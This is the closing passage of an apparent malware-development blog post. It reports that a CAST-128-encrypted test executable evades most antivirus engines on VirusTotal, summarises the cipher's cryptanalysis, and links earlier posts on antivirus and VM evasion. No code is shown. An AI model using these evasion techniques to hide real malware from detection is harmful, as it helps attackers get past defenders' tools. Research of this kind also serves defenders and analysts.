


Note that only `Windows Defender` and `Secureageapex` detect this file as malicious:



https://websec.nl/en/scanner/result/e2b88162-fd20-4f4b-974a-b4182747f0cb

Let's go to upload this `hack3.exe` to VirusTotal:



https://www.virustotal.com/gui/file/314a02b70ec00b33aaf1882f8c330a8bfe7c951a32d1b103986052313a4fb5b3/detection

As you can see, only 8 of 75 AV engines detect our file as malicious.

Despite its strengths, `CAST-128` has been the subject of several cryptanalytic efforts:

Differential Cryptanalysis: This method attempts to exploit predictable changes in the output resulting from specific changes in the input. `CAST-128`'s design, particularly the non-linear `S-boxes` and key-dependent transformations, provides resistance against this attack.

Linear Cryptanalysis: This technique seeks to find linear approximations to describe the behavior of the block cipher. `CAST-128`'s structure and key schedule make linear approximations difficult, providing resistance to this form of analysis.

Wikipedia states that however, no practical attacks have been found that can break `CAST-128` faster than a brute force search, making it a reliable choice for applications that require strong encryption.

While my implementation is simplified and `CAST-128` is not as widely used today as some other ciphers like AES, it remains a robust encryption algorithm, especially when backward compatibility or specific security requirements dictate its use. The careful design of the S-boxes and key schedule contributes to its resilience against known cryptographic attacks.

I hope this post is useful for malware researchers, C/C++ programmers, spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

CAST-128 encryption
AV engines evasion for C++ simple malware - part 2: function call obfuscation
AV engines evasion techniques - part 5. Simple C++ example.
Malware AV/VM evasion - part 15: WinAPI GetModuleHandle implementation. Simple C++ example.
Malware AV/VM evasion - part 16: WinAPI GetProcAddress implementation. Simple C++ example.
Malware and cryptography 1
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine